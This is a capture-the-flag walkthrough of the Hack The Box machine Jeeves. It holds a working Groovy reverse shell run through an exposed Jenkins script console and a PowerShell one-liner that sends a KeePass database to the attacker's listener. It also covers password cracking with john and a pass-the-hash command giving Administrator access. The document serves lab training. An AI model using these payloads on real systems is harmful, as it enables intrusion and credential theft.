Hack The Box — Jeeves

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1. Machine Information

Item	Value
Machine	Jeeves
Difficulty	Medium
Platform	Hack The Box
Target IP	10.129.10.183
Attacker Machine	Kali Linux
Author	Abhay Gupta
Date	March 2026

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2. Attack Path

- Nmap → Identify HTTP (80, 50000), SMB (445), RPC (135)
- Web enumeration → Jenkins instance discovered
- Jenkins Script Console → RCE (Groovy)
- Reverse shell → user kohsuke
- Enumeration → KeePass database files found
- Exfiltration → transfer .kdbx file
- Crack KeePass password → moonshine1
- Extract NTLM hash → Administrator
- Pass-the-Hash → Administrator shell
- Read flags

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3. Tools Used

- nmap

- dirbuster
- netcat
- burpsuite (optional)
- john (keepass2john)
- keepass2
- pth-winexe
- powershell

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4. Reconnaissance

Command

sudo nmap -sC -sV -p- -T4 -Pn 10.129.10.183

Findings

- 80 → IIS 10.0 (Ask Jeeves)
- 135 → MSRPC
- 445 → SMB
- 50000 → Jetty (Jenkins)

Note

- Port 50000 → high-value target (custom web service)

Screenshot 1 — Nmap Output

```
┌──(abhay㉿Kali)-[~/Desktop/Jeeves]
└─$ sudo nmap --top-ports 1000 -sC -sV -sS -T4 -Pn -n -oX target1.xml 10.129.10.183
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-19 15:05 +0530
Nmap scan report for 10.129.10.183
Host is up (0.29s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Ask Jeeves
135/tcp   open  msrpc        Microsoft Windows RPC
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
50000/tcp open  http         Jetty 9.4.z-SNAPSHOT
|_http-title: Error 404 Not Found
Service Info: Host: JEEVES; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
|_clock-skew: mean: 5h00m01s, deviation: 0s, median: 5h00m00s
| smb-security-mode:
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2026-03-19T14:35:58
|_  start_date: 2026-03-19T14:30:51

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 66.98 seconds
```

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5. Enumeration

Web Enumeration

- Port 80 → static page (low value)
- Port 50000 → Jetty server

http://10.129.10.183:50000/

- 404 response


Directory Enumeration

- Tool: dirbuster
- Discovered:
- /askjeeves


http://10.129.10.183:50000/askjeeves/

- Jenkins dashboard identified


Screenshot 2 — Web Page




Screenshot 3 — Jetty 404



Screenshot 4 — Directory Discovery



Screenshot 5 — Jenkins Dashboard



Jenkins Enumeration


- Script Console accessible:

http://10.129.10.183:50000/askjeeves/computer/(master)/script

Why It Matters

- Script console → direct code execution (RCE)

Screenshot 6 — Script Console



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6. Exploitation


Vulnerability

- Jenkins Script Console → Remote Code Execution

Step 1 — Start Listener

nc -lvnp 4444

Screenshot 7 — Listener



Step 2 — Reverse Shell (Groovy)

String host="10.10.14.237";


int port=4444;

String cmd="cmd.exe";


```
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();
Socket s=new Socket(host,port);

InputStream pi=p.getInputStream(),pe=p.getErrorStream(),si=s.getInputStream();
OutputStream po=p.getOutputStream(),so=s.getOutputStream();

while(!s.isClosed()){
   while(pi.available()>0) so.write(pi.read());
   while(pe.available()>0) so.write(pe.read());
   while(si.available()>0) po.write(si.read());
   so.flush();
   po.flush();
   Thread.sleep(50);
   try { p.exitValue(); break; } catch (Exception e){}
};

p.destroy();
s.close();
```

- Shell obtained as:
- jeeves\kohsuke

Screenshot 8 — Payload Execution



Screenshot 9 — Shell Access



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7. Privilege Escalation

Step 1 — Enumeration

- Files discovered:

CEH.kdbx

jeeves.kdbx

Screenshot 10 — KeePass Files

```
C:\Users\kohsuke\Documents>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 71A1-6FA1

 Directory of C:\Users\kohsuke\Documents

03/19/2026  11:35 AM    <DIR>          .
03/19/2026  11:35 AM    <DIR>          ..
09/18/2017  01:43 PM             2,846 CEH.kdbx
03/19/2026  11:36 AM                 0 jeeves.kdbx
               2 File(s)          2,846 bytes
               2 Dir(s)   2,667,421,696 bytes free

C:\Users\kohsuke\Documents>
```

Step 2 — File Exfiltration

Attacker Machine

nc -lvnp 9001 > CEH.kdbx

Target (PowerShell)

powershell -c "$client = New-Object System.Net.Sockets.TCPClient('10.10.14.237',9001);$stream = $client.GetStream();$bytes = [System.IO.File]::ReadAllBytes('C:\Users\kohsuke\Documents\CEH.kdbx');$stream.Write($bytes,0,$bytes.Length);$stream.Close();$client.Close()"

Screenshot 11 — File Transfer

```
┌──(abhay㉿Kali)-[~/Desktop/Jeeves]
└─$ nc -lvnp 9001 > CEH.kdbx
listening on [any] 9001 ...
connect to [10.10.14.237] from (UNKNOWN) [10.129.10.183] 49677

┌──(abhay㉿Kali)-[~/Desktop/Jeeves]
└─$ ls
CEH.kdbx  generic.h  getopt.h  hobbit.txt   license.txt  nc64.exe  netcat.c              readme.txt
doexec.c  getopt.c   hash.txt  jeeves.kdbx  Makefile     nc.exe    netcat-win32-1.12.zip  target1.xml
```

Step 3 — Crack KeePass Password

keepass2john CEH.kdbx > ceh.hash

john ceh.hash --wordlist=/usr/share/wordlists/rockyou.txt

- Password:

- moonshine1

Screenshot 12 — Password Cracked

```
┌──(abhay㉿Kali)-[~/Desktop/Jeeves]
└─$ john ceh.hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64])
Cost 1 (iteration count) is 6000 for all loaded hashes
Cost 2 (version) is 2 for all loaded hashes
Cost 3 (algorithm [0=AES 1=TwoFish 2=ChaCha]) is 0 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
moonshine1       (CEH)
1g 0:00:01:31 DONE (2026-03-19 16:23) 0.01088g/s 598.1p/s 598.1c/s 598.1C/s nick18..moonshine1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```


Step 4 — Extract Credentials

keepass2 CEH.kdbx


- Found NTLM hash:

aad3b435b51404eeaad3b435b51404ee:e0fb1fb85756c24235ff238cbe81fe00

Screenshot 13 — KeePass Data



Screenshot 14 — NTLM Hash



Step 5 — Pass-the-Hash

pth-winexe -U jeeves/Administrator%aad3b435b51404eeaad3b435b51404ee:e0fb1fb85756c24235ff238cbe81fe00 //10.129.10.183 cmd

- Access obtained as:
- jeeves\Administrator

Screenshot 15 — Administrator Shell

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8. Read Flags

User Flag

type C:\Users\kohsuke\Desktop\user.txt

Screenshot 16 — User Flag

```
C:\Windows\system32>type C:\Users\kohsuke\Desktop\user.txt
type C:\Users\kohsuke\Desktop\user.txt
```

Root Flag

powershell Get-Content -Path "C:\Users\Administrator\Desktop\hm.txt" -Stream "root.txt"

Screenshot 17 — Root Flag

```
C:\Users\Administrator\Desktop>powershell Get-Content -Path "hm.txt" -Stream "root.txt"
powershell Get-Content -Path "hm.txt" -Stream "root.txt"
```

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9. Skills Learned

- Jenkins exploitation (Script Console RCE)
- Groovy reverse shell
- Windows file exfiltration (PowerShell + Netcat)
- KeePass database cracking
- NTLM hash extraction
- Pass-the-Hash attack
- Alternate Data Streams (ADS) usage

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10. Conclusion

- Initial access via exposed Jenkins script console.
- Credentials recovered from KeePass database.
- Administrator access achieved using Pass-the-Hash.
- Root flag obtained via alternate data stream.